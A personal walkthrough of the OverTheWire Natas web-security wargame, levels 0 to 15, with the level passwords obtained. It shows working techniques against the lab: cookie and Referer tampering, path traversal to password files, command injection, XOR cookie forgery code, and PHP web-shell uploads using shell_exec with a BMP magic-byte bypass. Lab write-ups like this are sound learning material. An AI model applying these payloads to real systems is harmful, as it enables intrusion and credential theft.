Natas Writeup

-Ria Singh

Lvl 0-1: Check the page source.

```
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
```


Lvl 1-2: Right click not allowed, so use keyboard shortcut. ⌥ Option + ⌘ Command + U to open the page source.

```
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi -->
```

Lvl 2-3: Nothing in the page source, inspect the elements.

```
There is nothing on this page
"
<img src="files/pixel.png"> == $0
::after
```

Go to natas2.natas.labs.overthewire.org/files




Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2016-12-15 16:07	303	
users.txt	2016-12-20 05:15	145	

Apache/2.4.10 (Debian) Server at natas2.natas.labs.overthewire.org Port 80

There we'll find a user.txt, check that and get the flag.





```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

Lvl 3-4: Open source code


```
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
```

Use robots.txt




```
User-agent: *
Disallow: /s3cr3t/
```

Now go into /s3cr3t/



Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2016-12-20 05:15	40	

Apache/2.4.10 (Debian) Server at natas3.natas.labs.overthewire.org Port 80

Go into users.txt and retrieve the flag.


```
natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ
```

Lvl 4-5: Use burpsuite here. Proxy>Intercept=on>RAW, we see that the referrer is set to natas4.natas.labs.overthewire.org, change it to natas5 and forward it. Refresh the webpage and access granted.

```
Referer: http://natas5.natas.labs.overthewire.org/
```

Access granted. The password for natas5 is
iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq

Refresh page

Lvl 5-6: Again intercept this with the burpsuite and this time we notice that loggedin=0; 0 means false in binary so to make it true, put loggedin=1 as shown below. Forward the packet and capture the flag.

```
Connection: close
Cookie: __utma=176859643.1407463021.1599837974.1599837974.1599837974.1;
__utmz=176859643.1599837974.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided); __utmc=176859643; loggedin=1
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Forward the packet and capture the flag.

Access granted. The password for natas6 is
aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1

Lvl 6-7: Go to page source, we'll see the following-

```
include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";                                    \
```

Go to /includes/secret.inc and open the page source of the resultant webpage. There in the page source we find this message.

view-source:http://natas6.natas.labs.overthewire.org/includes/secret.inc

```
1 <?
2 $secret = "FOEIUWGHFEEUHOFUOIU";
3 ?>
4
```


Use this text to input in the empty field and access is granted.

Access granted. The password for natas7 is
7z3hEENjQtflzgnT29q7wAvMNfZdh0i9
Input secret:

Lvl 7-8: Check the page source, there we find this, telling us where the password is kept at.

```
<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
```

When we click the home or the about link notice that in the weblink, they change from http://natas7.natas.labs.overthewire.org/index.php?page=home/about. Put /etc/natas_webpass/natas8 here and get your flag.




Lvl 8-9: Go to the page source, there we notice this block of php code

```
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```


This essentially means that the highlighted text is converted from bin to hex, then the string is reversed, and then base64 encryption. Decrypt it.

```
(base) riasingh@Rias-MacBook-Pro ~ % php -a
Interactive shell

php > echo base64_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362')));
oubWYf2kBq
php >
```

Input this in the box



Here's the flag



Lvl 9-10: If y'all remember in Lvl 7-8 they told us that password was stored in the natas_webpass.


```
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
```

Type in grep -i ; cat /etc/natas_webpass/natas10 and get the flag.

Lvl 10-11: Similar to prev level, but in this a few characters are not allowed.

```
if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
```


As we can't use ";" to operate two commands together, alternatively we'll use .* to fulfil the purpose. Grep searches for all and match it to etc/natas_webpass/natas11



Lvl 11-12: Checking the source code for interesting thingies.

```
function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
```

The mention of cookies seems interesting, on checking that we find a text.



The cookie obtained is-

ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw

Now running the PHP code obtained from page source, to solve the XOR encryption, { og_data ^ cipher = key}

```php
<?php

    $key = base64_decode('ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw');
    $defaultdata = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($defaultdata);$i++) {
    $outText .= $defaultdata[$i] ^ $key[$i % strlen($key)];
    }

print $outText;
?>
```

Run on PHP version: 7.4.7
Output: Textbox

Execute code | Save or share your code

Result:

qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq

We obtain the value of key and now we use that {In XOR, og_data ^ key = cipher}

```php
<?php

    $key = 'qw8J';
    $defaultdata = json_encode(array( "showpassword"=>"yes", "bgcolor"=>"#ffffff"));
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($defaultdata);$i++) {
    $outText .= $defaultdata[$i] ^ $key[$i % strlen($key)];
    }

print base64_encode($outText);
?>
```

Run on PHP version: 7.4.7
Output: Textbox

Execute code | Save or share your code

Result:

```
ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
```

We obtained something which resembles our cookie, but they aren't the same! Use burpsuite to swap these cookies.

```
__utmz=176859643.1599837974.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided);
data=ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK%3D
Upgrade-Insecure-Requests: 1
```

Forward it and refresh the page.

Cookies are protected with XOR encryption

The password for natas12 is
EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3
Background color:
#ffffff
Set color


View sourcecode

Lvl 12-13: First we create a sample PHP code file that will return the contents of /etc/natas_webpass/natas13 (cause we know some passwords are stored there).

```
  GNU nano 4.5                                    test.php
<?
$output = shell_exec('cat /etc/natas_webpass/natas13');
echo "<pre>$output</pre>";
?>
```

Browse this file. Now start burpsuite before uploading the file. Intercept on, and send it to the repeater. There we notice in the request section that our file type has been changed from .php to .jpg ; revert it to original (else

there'll be error) and send the packet. On the response section, notice the highlighted below command.Switch off your burpsuite and go to that link. There's your flag.



jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

Lvl 13-14: Similar to the previous one, but this time we have to upload a jpg file. So in our php code add BMP in the beginning so it's read as an BMP file image.

Follow the same procedures(almost).

```
POST /index.php HTTP/1.1
Host: natas13.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://natas13.natas.labs.overthewire.org/
Content-Type: multipart/form-data;
boundary=---------------------------567697808401309432195451348 4
Content-Length: 563
Authorization: Basic
bmF0YXMxMzpqbUxUWTBxaVBaQmJhS2M5MzQxY3FQUVpCSnY3TVFiWQ==
Connection: close
Cookie: __utma=176859643.1407463021.1599837974.1599837974.1599837974.1;
__utmz=176859643.1599837974.1.1.utmcsr=google|utmccn=(organic)|utmcmd=org
anic|utmctr=(not%20provided)
Upgrade-Insecure-Requests: 1

---------------------------567697808401309432195451348 4
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
---------------------------567697808401309432195451348 4
Content-Disposition: form-data; name="filename"

8052dteih1.php
---------------------------567697808401309432195451348 4
Content-Disposition: form-data; name="uploadedfile"; filename="test.jpg"
Content-Type: image/jpeg

BMP<?
$output = shell_exec('cat /etc/natas_webpass/natas14');
echo "<pre>$output</pre>";
?>

---------------------------567697808401309432195451348 4--
```

```
HTTP/1.1 200 OK
Date: Sat, 12 Sep 2020 02:09:42 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 1060
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css"
href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet"
href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet"
href="http://natas.labs.overthewire.org/css/wechall.css" />
<script
src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script
<script
src=http://natas.labs.overthewire.org/js/wechall-data.js></script><scrip
 src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas13", "pass":
"jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY" };</script></head>
<body>
<h1>natas13</h1>
<div id="content">
For security reasons, we now only accept image files!<br/><br/>

The file <a href="upload/r34g2hy00s.php">upload/r34g2hy00s.php</a> has
been uploaded<div id="viewsource"><a href="index-source.html">View
sourcecode</a></div>
</div>
</body>
</html>
```

Upload the link and here's the flag.


BMP

Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1


Lvl 14-15: Looking at the source code, this time MySql is being used. Thus SQL injection will be used.

```
if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas14', '<censored>');
    mysql_select_db('natas14', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysql_num_rows(mysql_query($query, $link)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysql_close($link);
} else {
?>
```

We can use a login bypass cheat sheet and try out various user:pwd. It's a tedious task which may or may not work, mostly depends on luck (like in this case).



The above highlighted text works as both user and password.



Login and get your flag.